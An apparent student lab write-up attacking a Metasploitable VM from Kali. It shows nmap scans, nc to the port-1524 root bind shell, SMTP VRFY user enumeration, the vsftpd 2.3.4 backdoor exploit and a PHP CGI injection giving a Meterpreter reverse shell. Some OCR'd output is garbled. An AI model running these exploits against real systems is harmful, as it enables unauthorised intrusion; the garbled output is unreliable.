MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds

```

Enter the command **nmap -p 1524 10.0.2.4** to know more vulnerabilities of the port.

```

└─(root㉿kali)-[/home/kali/Desktop]
# nmap -p 1524 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 11:17 EST
Nmap scan report for 10.0.2.4
Host is up (0.00028s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds

```

Then we enter the command **nc 10.0.2.4 1524** inorder to go inside the bind shell. Inside the bind shell we can enter the command **uname -a** inorder to know about the username and also some other command like **whoami** and **ls** etc.

```
[root@kali)-[/home/kali/Desktop]
# nc 10.0.2.4 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin  demo.txt
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# █
```

4b) Exploiting Metasploit (SMTP)

This passage describes how to exploit the SMTP port on a Metasploitable virtual machine. The steps include using nbtscan to find available IP addresses, then using nmap to identify open ports and vulnerabilities. Once an open SMTP port is found, Metasploit is used to search for and launch an SMTP exploit.

We use **nbtscan** option to search for available ip addresses.

```

└──(kali㉿kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
└──(root㉿kali)-[/home/kali/Desktop]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::f041:29be:71b0:a9c5 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 32 bytes 6586 (6.4 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 24 bytes 3700 (3.6 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 4 bytes 240 (240.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4 bytes 240 (240.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

└──(root㉿kali)-[/home/kali/Desktop]
# nbtscan 10.0.2.15/24
Doing NBT name scan for addresses from 10.0.2.15/24

IP address      NetBIOS Name      Server      User      MAC address
_____
10.0.2.4        METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
10.0.2.255      Sendto failed: Permission denied

```

Then we use **nmap -sV** along with ip address of metasploitable to see the available open ports.

```

└──(root㉿kali)-[/home/kali/Desktop]
# nmap -sV 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 00:58 EST
Nmap scan report for 10.0.2.4
Host is up (0.00083s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Then we use the **nmap -p 25 --script vuln 10.0.2.4** in order to exploit the smtp port.

```
(root㉿kali)-[~/home/kali/Desktop]
# nmap -p 25 --script vuln 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 00:59 EST
Nmap scan report for 10.0.2.4
Host is up (0.00029s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
| ssl-poodle:
|   VULNERABLE:
|     SSL POODLE information leak
|       State: VULNERABLE
|       IDs: CVE:CVE-2014-3566 BID:70574
|         The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|         products, uses nondeterministic CBC padding, which makes it easier
|         for man-in-the-middle attackers to obtain cleartext data via a
|         padding-oracle attack, aka the "POODLE" issue.
|       Disclosure date: 2014-10-14
|       Check results:
|         TLS_RSA_WITH_AES_128_CBC_SHA
|       References:
|         https://www.imperialviolet.org/2014/10/14/poodle.html
|         https://www.openssl.org/~bodo/ssl-poodle.pdf
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|         https://www.securityfocus.com/bid/70574
| ssl-dh-params:
|   VULNERABLE:
|     Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|       State: VULNERABLE
```

Then we use **msfconsole** command

```
(root㉿kali)-[~/home/kali/Desktop]
# msfconsole
```

Inside the msf console we use **search smtp** in order to search for smtp ports.

```
msf6 > search smtp demo.txt
Matching Modules
=====
#  Name
-  exploit/linux/smtp/apache_james_exec
r 2.3.2 Insecure User Creation Arbitrary File Write
  auxiliary/server/capture/smtp
  auxiliary/scanner/http/gavazzi_email_login_loot
gy Meters - Login Brute Force, Extract Info and Dump Plant Database
  exploit/unix/smtp/clamav_milter_blackhole
khole-Mode Remote Code Execution
  exploit/windows/browser/communicrypt_mail_activex
1.16 SMTP ActiveX Stack Buffer Overflow
  exploit/linux/smtp/exim4_dovecot_exec
nsecure Configuration Command Injection
  exploit/unix/smtp/exim4_string_format
t Function Heap Buffer Overflow
  auxiliary/client/smtp/emailer
  exploit/linux/smtp/haraka
  exploit/linux/smtp/haraka_Command_Injection
  generic_emailer()
  exploit/linux/smtp/haraka_Command_Injection

  Disclosure Date  Rank  Check  Description
  2015-10-01  normal  Yes   Apache James Serve
  normal  No    Authentication Cap
  2007-08-24  normal  No    Carlo Gavazzi Ener
  excellent  No   ClamAV Milter Blac
  2010-05-19  great  No   CommuniCrypt Mail
  2015-01-27  great  Yes  Exim GHOST (glibc
  2013-05-03  excellent  No   Exim and Dovecot I
  2010-12-07  excellent  No   Exim4 string_forma
  normal  No   Generic Emailer (G
  2017-01-26  excellent  Yes  Haraka SMTP Command
  injection
```

when we use **show option** command we can see that RHOSTS is not set.

We set the rhosts to ip address of the metasploitable using the command **set rhosts 10.0.2.4**.

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
=====
Name      Current Setting      Required  Description
RHOSTS      pass                yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      25                  yes       The target port (TCP)
THREADS     1                   yes       The number of concurrent threads (max one per host)
UNIXONLY    true                yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts
.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
=====
Name      Current Setting      Required  Description
RHOSTS      10.0.2.4           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      25                  yes       The target port (TCP)
THREADS     1                   yes       The number of concurrent threads (max one per host)
UNIXONLY    true                yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts
.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > 
```

Then we can exploit the port using **exploit** command.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 10.0.2.4:25      - 10.0.2.4:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

```
(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali/Desktop]
└─# nc 10.0.2.4 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql(kali)-[/home/kali/Desktop]
252 2.0.0 mysql
VRFY daemon 0.0.0.0/0 BROADCAST RUNNING MULTICAST 0:0:0:0:0:0:0:1
252 2.0.0 daemon 0.0.0.0/0 netmask 255.255.255.0 broadcast 0.0.0.0
VRFY postgres fe80::f041:29be%71b0:a9c5 prefixlen 64
252 2.0.0 postgres 0.0.0.0/0 txqueuelen 1000  (Ether
```

4c) Exploiting Metasploit (FTP)

In this attack ftp port of the metasploitable machine will be exploited

To perform this attack we need to run both kali and metasploitable machine simultaneously we identify the ip address of the kali and metasploitable machine using the commands **ifconfig** and **nbt scan** respectively.

```

[~(kali㉿kali)-[~/Desktop]]
$ sudo su
[sudo] password for kali:
[root@kali㉿kali-[~/Desktop]]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::f041:29be:71b0:a9c5 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 12733 bytes 1359077 (1.2 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 19773 bytes 1430831 (1.3 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 2859 bytes 164270 (160.4 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 2859 bytes 164270 (160.4 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[~(root@kali)-[~/Desktop]]
# nbtscan 10.0.2.15/24
Doing NBT name scan for addresses from 10.0.2.15/24

IP address      NetBIOS Name      Server      User      MAC address
-----          -----
10.0.2.4        METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
10.0.2.255      Sendto failed: Permission denied

```

After that we initialize the database and check the status of the database and start the database using the commands **msfdb init**, **msfdb status**, **msfdb start** respectively.

```

└─(root㉿kali)-[~/home/kali/Desktop]
└─# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization

└─(root㉿kali)-[~/home/kali/Desktop]
└─# msfdb status
● postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
  Active: active (exited) since Tue 2023-02-28 05:08:42 EST; 2min 10s ago
    Process: 101672 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 101672 (code=exited, status=0/SUCCESS)
     CPU: 3ms

Feb 28 05:08:42 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS ...
Feb 28 05:08:42 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.

COMMAND      PID      USER      FD      TYPE DEVICE SIZE/OFF NODE NAME
postgres 101631 postgres    5u  IPv6 219095      0t0  TCP localhost:5432 (LISTEN)
postgres 101631 postgres    6u  IPv4 219096      0t0  TCP localhost:5432 (LISTEN)

UID          PID      PPID  C STIME TTY      STAT   TIME CMD
postgres  101631         1  0 05:08 ?        Ss      0:00 /usr/lib/postgresql/15/bin/postgre

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

└─(root㉿kali)-[~/home/kali/Desktop]
└─# msfdb start
[i] Database already started

```

Then we use **nmap -sV 25 10.0.2.4** command to know the information about the ports which are open.

```

└─(root㉿kali)-[~/home/kali/Desktop]
└─# nmap -sV 25 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 05:12 EST
Nmap scan report for 10.0.2.4
Host is up (0.000075s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (1 host up) scanned in 14.66 seconds

```

We perform the attack through the ftp port whose number is 21 so we use the command **nmap -p 21 --script vuln 10.0.2.4** in order to check the vulnerabilities in the ftp port.

```
(root㉿kali)-[~/home/kali/Desktop]
# nmap -p 21 --script vuln 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 05:14 EST
Nmap scan report for 10.0.2.4
Host is up (0.00024s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-vsftpd-backdoor:
| VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs: BID:48539  CVE: CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.48 seconds
```

Then we use the metasploit tool using the command **msfconsole** inside it we search for **vsftpd**.

we **use** the path which was shown when we enter the command **search vsftpd** inorder to exploit the machine.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  --no-prompt
  Name   Current Setting  Required  Description
  _____
  RHOSTS      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      21        yes        The target port (TCP)

Payload options (cmd/unix/interact):
  Name   Current Setting  Required  Description
  _____

Exploit target:

  Id  Name
  --
  0  Automatic

View the full module info with the info, or info -d command.
```

Then we set the rhost and payload using the commands **set rhosts** and **set payload** commands.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name  Current Setting  Required  Description
_____
RHOSTS  10.0.2.4        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT   21              yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name  Current Setting  Required  Description
_____
demo.txt

Exploit target:

Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
_____
#  Name          Disclosure Date  Rank    Check  Description
-  --          _____          _____  _____
0  payload/cmd/unix/interact           normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

After that we enter the command **exploit** then we will be logged in to the target machine and we can perform the desired operation on the target machine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.4:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:46751 → 10.0.2.4:6200) at 2023-02-28 05:26:48 -0500

whoami
root
ls
bin demo.txt
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
■
```

4d) Exploiting Metasploit (HTTP)

HTTP stands for Hypertext Transfer Protocol. It is a set of rules for transferring web pages and other data over the Internet.

The text describes how to exploit the Apache web server on Metasploitable, a vulnerable virtual machine, using Metasploit. It shows the steps to search for and find an Apache exploit, set the target IP address, and run the exploit to gain access to the server.

we open msf console using the command **msfconsole**.

Searching for http protocol in the msfconsole using the command **http scanner**.

```
msf6 > search http scanner

Matching Modules
=====
#      Name
Description
-      --
0    auxiliary/scanner/http/a10networks_ax_directory_traversal
    Networks AX Loadbalancer Directory Traversal
1    auxiliary/scanner/snmp/sbg6580_enum
    IS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
2    auxiliary/scanner/http/wp_abandoned_cart_sqli
    ndoned Cart for WooCommerce SQLi Scanner
3    auxiliary/scanner/http/acellion_fta_statecode_file_read
    ellion FTA 'statecode' Cookie Arbitrary File Read
4    auxiliary/scanner/http/adobe_xml_inject
    be XML External Entity Injection
5    auxiliary/scanner/http/advantech_webaccess_login
    antech WebAccess Login
6    auxiliary/scanner/http/allegro_rompager_misfortune_cookie
    egro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
7    auxiliary/scanner/ftp/anonymous
    nymous FTP Access Detection
8    auxiliary/scanner/http/apache_userdir_enum
    che "mod_userdir" User Enumeration
```

Then among the options available we use **auxiliary/scanner/http/http_version**.

rhosts will not be set we set rhosts using the command **set rhosts 10.0.2.4**.

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name      Current Setting  Required  Description
_____
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                  /Using-Metasploit
RPORT           80        yes       The target port (TCP)
SSL             false     no        Negotiate SSL/TLS for outgoing connections
THREADS         1         yes       The number of concurrent threads (max one per host)
VHOST          none      no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 10.0.2.4
```

Then in another terminal we enter the command **searchsploit apache 2.2.8 | grep php**. in that we see two options.

We use the second option that is php 5.4.2 and enter the command **search php 5.4.2** inside the msf console

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  --
0  exploit/multi/http/op5_license           2012-01-05     excellent Yes    OP5 license. Remote
Command Execution
1  exploit/multi/http/_cgi_arg_injection 2012-05-03     excellent Yes     CGI Argument Injection
2  exploit/windows/http/_apache_request_headers_bof 2012-05-08     normal      No      apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

Here also we set the rhosts to the ip address of the metasploitable that is **10.0.2.4**

```

msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
_____
PLESK      false           yes       Exploit Plesk
Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes             yes      The target host(s), see https://github.com/rapid7/metasploit-framework/
          wiki/Using-Metasploit
RPORT      80              yes      The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI  no              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0             yes      Level of URI URIENCODING and padding (0 for minimum)
VHOST      no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
_____
LHOST     10.0.2.15       yes      The listen address (an interface may be specified)
LPORT     4444             yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 10.0.2.4
rhosts => 10.0.2.4

```

when we use **show option** command we can see that rhosts will be set to **10.0.2.4** [ip address of metasploitable]

```

msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
_____
PLESK      false           yes       Exploit Plesk
Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    10.0.2.4         yes      The target host(s), see https://github.com/rapid7/metasploit-framework/
          wiki/Using-Metasploit
RPORT      80              yes      The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI  no              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0             yes      Level of URI URIENCODING and padding (0 for minimum)
VHOST      no              no        HTTP server virtual host

```

we enter **exploit** command in order to exploit the machine we can use the **sysinfo** command in order to view the information of the system and also we can use **ls** command to view the list of file in the exploited system.

```

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:56115) at 2023-02-28 01:38:24 -0500

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=====
Mode          Size   Type  Last modified      Name
---          ---   ---   ---              ---
041777/rwxrwxrwx 4096  dir   2012-05-20 15:30:29 -0400  dav
040755/rw xr-xr-x 4096  dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891   fil   2012-05-20 15:31:37 -0400  index.php
040755/rw xr-xr-x 4096  dir   2012-05-14 01:43:54 -0400  mutillidae
040755/rw xr-xr-x 4096  dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19    fil   2010-04-16 02:12:44 -0400  phpinfo.php
040755/rw xr-xr-x 4096  dir   2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x 20480  dir   2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x 20480  dir   2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rw xr-xr-x 4096  dir   2010-04-16 15:27:58 -0400  twiki

```

5) Network Scanning

The text describes the process of network scanning, which involves discovering and mapping the devices and services on a computer network. Network scanning can help identify security vulnerabilities but also has legitimate uses like network monitoring and management. The text outlines the different types of network scans, including ping sweeps to find live hosts, port scans to find open ports, and vulnerability scans to find software flaws.

The **nmap** command is used to scan the system provided its **ip address**.

```

└─(kali㉿kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
└─(root㉿kali)-[/home/kali/Desktop]
# nbtscan 10.0.2.15/24
Doing NBT name scan for addresses from 10.0.2.15/24

IP address      NetBIOS Name      Server      User      MAC address
_____
10.0.2.4        METASPLOITABLE  <server>    METASPLOITABLE  00:00:00:00:00:00
10.0.2.255      Sendto failed: Permission denied

└─(root㉿kali)-[/home/kali/Desktop]
# nmap 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:12 EST
Nmap scan report for 10.0.2.4
Host is up (0.000096s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds

```

nmap command is also used to scan all the system within the specified range.

```
└──(root㉿kali)-[~/home/kali/Desktop]
└─# nmap 10.0.2.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:12 EST
Nmap scan report for 10.0.2.1
Host is up (0.000074s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

File System          hash.txt      Home
Nmap scan report for 10.0.2.2
Host is up (0.0014s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.000046s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:43:56:44 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)
```

The **nmap -sU** command is used to scan all **udp** ports.

```
(root㉿kali)-[~/home/kali/Desktop]
# nmap -sU 10.0.2.4
Host is up (0.00081s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE      SERVICE
53/udp    open       domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open       rpcbind
137/udp   open       netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open       nfs
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1108.02 seconds
```

The **nmap -sT** command is used to scan all **tcp** ports.

```
└─(root㉿kali)-[~/home/kali/Desktop]
└─# nmap -sT 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:25 EST
Nmap scan report for 10.0.2.4
Host is up (0.00016s latency).

Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
